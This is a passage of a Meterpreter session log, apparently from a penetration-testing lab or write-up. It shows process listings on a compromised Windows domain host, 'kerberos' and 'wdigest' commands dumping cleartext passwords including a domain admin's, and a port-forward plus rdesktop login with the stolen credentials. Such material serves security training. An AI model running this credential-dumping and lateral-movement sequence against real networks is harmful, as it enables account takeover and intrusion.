 1544  628   rundll32.exe   x86   1      EXAMPLEAD\SecondUser  C:\Windows\System32\rundll32.exe
 2144  2464  PING.EXE       x86   1      EXAMPLEAD\SecondUser  C:\Windows\system32\PING.EXE
 2332  856   dwm.exe        x86   1      EXAMPLEAD\SecondUser  C:\Windows\system32\Dwm.exe
 2344  2324  explorer.exe   x86   1      EXAMPLEAD\SecondUser  C:\Windows\Explorer.EXE
 2432  2344  VMwareTray.exe x86   1      EXAMPLEAD\SecondUser  C:\Program Files\VMware\VMware
Tools\VMwareTray.exe
 2440  2344  vmtoolsd.exe   x86   1      EXAMPLEAD\SecondUser  C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 2448  2344  jusched.exe    x86   1      EXAMPLEAD\SecondUser  C:\Program Files\Common Files\Java\Java
Update\jusched.exe
 2456  2344  cmd.exe        x86   1      EXAMPLEAD\SecondUser  C:\Windows\system32\cmd.exe
 2464  2344  cmd.exe        x86   1      EXAMPLEAD\SecondUser  C:\Windows\system32\cmd.exe
 2488  416   conhost.exe    x86   1      EXAMPLEAD\SecondUser  C:\Windows\system32\conhost.exe
 2496  416   conhost.exe    x86   1      EXAMPLEAD\SecondUser  C:\Windows\system32\conhost.exe
 3040  2456  PING.EXE       x86   1      EXAMPLEAD\SecondUser  C:\Windows\system32\PING.EXE
 3088  3732  LFIQRFcm.exe   x86   1      EXAMPLEAD\SecondUser  C:-
\Users\SecondUser\AppData\Local\Temp\~spawn7582236900813137663.tmp.dir\LFIQRFcm.exe
 3280  3088  cmd.exe        x86   1      EXAMPLEAD\SecondUser  C:\Windows\system32\cmd.exe
 3340  416   conhost.exe    x86   1      EXAMPLEAD\SecondUser  C:\Windows\system32\conhost.exe
 3508  3088  cmd.exe        x86   1      EXAMPLEAD\SecondUser  C:\Windows\system32\cmd.exe
 3528  416   conhost.exe    x86   1      EXAMPLEAD\SecondUser  C:\Windows\system32\conhost.exe
 3572  416   conhost.exe    x86   1      EXAMPLEAD\SecondUser  C:\Windows\system32\conhost.exe
 3916  3088  cmd.exe        x86   1      EXAMPLEAD\SecondUser  C:\Windows\system32\cmd.exe

meterpreter > ps -U EXAMPLEAD.*
Filtering on user 'EXAMPLEAD.*'

Process List
============

 PID   PPID  Name         Arch  Session  User             Path
 ---   ----  ----         ----  -------  ----             ----
 140   920   iexplore.exe   x86   1      EXAMPLEAD\SecondUser  C:\Program Files\Internet Explorer\iexplore.exe
 920   2456  iexplore.exe   x86   1      EXAMPLEAD\SecondUser  C:\Program Files\Internet Explorer\iexplore.exe
 972   920   iexplore.exe   x86   1      EXAMPLEAD\SecondUser  C:\Program Files\Internet Explorer\iexplore.exe
 992   628   rundll32.exe   x86   1      EXAMPLEAD\SecondUser  C:\Windows\system32\rundll32.exe
 1248  992   dinotify.exe   x86   1      EXAMPLEAD\SecondUser  C:\Windows\System32\dinotify.exe
 1348  508   taskhost.exe   x86   1      EXAMPLEAD\SecondUser  C:\Windows\system32\taskhost.exe
 1544  628   rundll32.exe   x86   1      EXAMPLEAD\SecondUser  C:\Windows\System32\rundll32.exe
 2144  2464  PING.EXE       x86   1      EXAMPLEAD\SecondUser  C:\Windows\system32\PING.EXE
 2332  856   dwm.exe        x86   1      EXAMPLEAD\SecondUser  C:\Windows\system32\Dwm.exe
 2344  2324  explorer.exe   x86   1      EXAMPLEAD\SecondUser  C:\Windows\Explorer.EXE
 2376  2976  cmd.exe        x86   0      EXAMPLEAD\exampleadm  C:\Windows\system32\cmd.exe
 2432  2344  VMwareTray.exe x86   1      EXAMPLEAD\SecondUser  C:\Program Files\VMware\VMware
```

```
Tools\VMwareTray.exe
 2440  2344  vmtoolsd.exe    x86   1       EXAMPLEAD\SecondUser  C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 2448  2344  jusched.exe     x86   1       EXAMPLEAD\SecondUser  C:\Program Files\Common Files\Java\Java
Update\jusched.exe
 2456  2344  cmd.exe         x86   1       EXAMPLEAD\SecondUser  C:\Windows\system32\cmd.exe
 2464  2344  cmd.exe         x86   1       EXAMPLEAD\SecondUser  C:\Windows\system32\cmd.exe
 2488  416   conhost.exe     x86   1       EXAMPLEAD\SecondUser  C:\Windows\system32\conhost.exe
 2496  416   conhost.exe     x86   1       EXAMPLEAD\SecondUser  C:\Windows\system32\conhost.exe
 2572  356   conhost.exe     x86   0       EXAMPLEAD\exampleadm  C:\Windows\system32\conhost.exe
 3040  2456  PING.EXE        x86   1       EXAMPLEAD\SecondUser  C:\Windows\system32\PING.EXE
 3088  3732  LFIQRFcm.exe    x86   1       EXAMPLEAD\SecondUser  C:-
\Users\SecondUser\AppData\Local\Temp\~spawn7582236900813137663.tmp.dir\LFIQRFcm.exe
 3280  3088  cmd.exe         x86   1       EXAMPLEAD\SecondUser  C:\Windows\system32\cmd.exe
 3340  416   conhost.exe     x86   1       EXAMPLEAD\SecondUser  C:\Windows\system32\conhost.exe
 3508  3088  cmd.exe         x86   1       EXAMPLEAD\SecondUser  C:\Windows\system32\cmd.exe
 3528  416   conhost.exe     x86   1       EXAMPLEAD\SecondUser  C:\Windows\system32\conhost.exe
 3572  416   conhost.exe     x86   1       EXAMPLEAD\SecondUser  C:\Windows\system32\conhost.exe
 3916  3088  cmd.exe         x86   1       EXAMPLEAD\SecondUser  C:\Windows\system32\cmd.exe

meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
====================

AuthID     Package    Domain       User          Password
------     -------    ------       ----          --------
0;3455788  Negotiate  EXAMPLEAD    ExampleAdm
0;3455747  Kerberos   EXAMPLEAD    ExampleAdm
0;3222555  NTLM       PCCLIENT7    LADM
0;3222523  NTLM       PCCLIENT7    LADM
0;66663    Kerberos   EXAMPLEAD    SecondUser
0;997      Negotiate  NT AUTHORITY  LOCAL SERVICE
0;996      Negotiate  EXAMPLEAD    PCCLIENT7$
0;38962    NTLM
0;999      Negotiate  EXAMPLEAD    PCCLIENT7$

meterpreter > wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
====================

AuthID     Package    Domain       User          Password
------     -------    ------       ----          --------
0;997      Negotiate  NT AUTHORITY  LOCAL SERVICE
0;38962    NTLM
0;3222555  NTLM       PCCLIENT7    LADM          Pm2fUXScqI
0;3222523  NTLM       PCCLIENT7    LADM          Pm2fUXScqI
0;66663    Kerberos   EXAMPLEAD    SecondUser    consciousAlert...
0;996      Negotiate  EXAMPLEAD    PCCLIENT7$    ea e9 9c 5a 62 25 eb 89 0f 7a 5d e3 3a a3 03 d5 84 76 29 2e 3e
ca dd 58 0d f3 c9 3d a6 95 a3 2b 45 01 54 36 18 2b 72 08 0c 2c 23 f2 e6 2c d3 74 ed cc e3 9a a1 76 82 68 f4 60 a5
c6 6e 4d 01 9d a3 66 c5 4e f9 99 cb 94 3a d7 13 f4 c4 a3 67 0b a5 54 40 27 39 7d ef 95 2d 90 1b 31 e3 7d 0a 98 9e
3f 8d 3d 17 e9 50 d4 05 a4 02 a4 83 f5 f8 42 88 83 48 c0 f5 dd e7 4c 22 9f 05 3a a8 0d d4 8f a7 f3 5a fb b1 80 56 3a
01 33 7e 65 2c f8 9d ce 56 77 fd cb 5b 35 2c 2a 7e bb 40 89 83 25 f4 3a 28 7a 32 1f f0 89 32 0d ca 38 95 60 d2 a7
ca 2f d6 45 9f 01 56 2d a2 50 a9 5c 36 f6 08 d3 43 d8 73 7d 39 60 86 36 f3 7c 82 31 5d e5 72 6b 57 ab 4b d7 49 1d
3d ad 20 b0 75 9d 05 4e 83 5d 7b e1 a5 bf 4a e8 8e 6d e7 a7 b2 e8 28 39 90 a5 62 88
0;999      Negotiate  EXAMPLEAD    PCCLIENT7$    ea e9 9c 5a 62 25 eb 89 0f 7a 5d e3 3a a3 03 d5 84 76 29 2e 3e
ca dd 58 0d f3 c9 3d a6 95 a3 2b 45 01 54 36 18 2b 72 08 0c 2c 23 f2 e6 2c d3 74 ed cc e3 9a a1 76 82 68 f4 60 a5
c6 6e 4d 01 9d a3 66 c5 4e f9 99 cb 94 3a d7 13 f4 c4 a3 67 0b a5 54 40 27 39 7d ef 95 2d 90 1b 31 e3 7d 0a 98 9e
3f 8d 3d 17 e9 50 d4 05 a4 02 a4 83 f5 f8 42 88 83 48 c0 f5 dd e7 4c 22 9f 05 3a a8 0d d4 8f a7 f3 5a fb b1 80 56 3a
01 33 7e 65 2c f8 9d ce 56 77 fd cb 5b 35 2c 2a 7e bb 40 89 83 25 f4 3a 28 7a 32 1f f0 89 32 0d ca 38 95 60 d2 a7
ca 2f d6 45 9f 01 56 2d a2 50 a9 5c 36 f6 08 d3 43 d8 73 7d 39 60 86 36 f3 7c 82 31 5d e5 72 6b 57 ab 4b d7 49 1d
3d ad 20 b0 75 9d 05 4e 83 5d 7b e1 a5 bf 4a e8 8e 6d e7 a7 b2 e8 28 39 90 a5 62 88
0;3455788  Negotiate  EXAMPLEAD    ExampleAdm    manageth3PC'z
0;3455747  Kerberos   EXAMPLEAD    ExampleAdm    manageth3PC'z
```

```
meterpreter > portfwd add -L 127.0.0.1 -l 3389 -r 192.168.200.100 -p 3389
[*] Local TCP relay created: 127.0.0.1:3389 <-> 192.168.200.100:3389
meterpreter >

┌──(kali㉿kali)-[~/pimpmykali]
└─$ rdesktop -u examplead\\exampleadm -p "manageth3PC'z" 127.0.0.1                    76 ×
Autoselecting keyboard map 'en-us' from locale
```